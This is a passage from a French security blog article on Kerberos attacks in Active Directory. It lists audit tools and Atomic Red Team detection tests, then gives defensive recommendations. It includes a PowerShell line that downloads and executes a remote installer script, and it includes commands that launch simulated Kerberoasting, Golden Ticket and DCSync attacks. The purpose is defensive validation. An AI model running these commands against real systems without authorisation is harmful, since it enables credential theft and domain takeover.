PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment detecter une attaque par typosquatting sur les registres de paquets npm et PyPI ?


La detection du typosquatting passe par l'integration d'outils comme Socket.dev ou Snyk dans le pipeline CI/CD pour analyser chaque nouvelle dependance ajoutee. Il faut verifier automatiquement la similarite des noms de paquets avec des bibliotheques populaires via des algorithmes de distance de Levenshtein, controler l'age et la reputation du mainteneur, analyser les scripts d'installation (postinstall, setup.py) pour detecter les comportements suspects comme les connexions reseau ou l'acces a des variables d'environnement, et maintenir un registre prive miroir avec une liste blanche de paquets approuves.

Pourquoi la generation de SBOM est-elle devenue indispensable pour la securite de la supply chain logicielle ?

Le SBOM (Software Bill of Materials) est devenu indispensable car il permet d'identifier rapidement toutes les composantes d'une application en cas de vulnerabilite critique comme Log4Shell. Sans SBOM, les equipes de securite passent des jours a determiner quelles applications sont affectees. Les formats standardises comme CycloneDX et SPDX permettent l'automatisation de la verification des dependances, le suivi des licences, et la correlation avec les bases de vulnerabilites. Les reglementations comme le Cyber Resilience Act europeen et les directives americaines rendent desormais le SBOM obligatoire pour les fournisseurs de logiciels.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr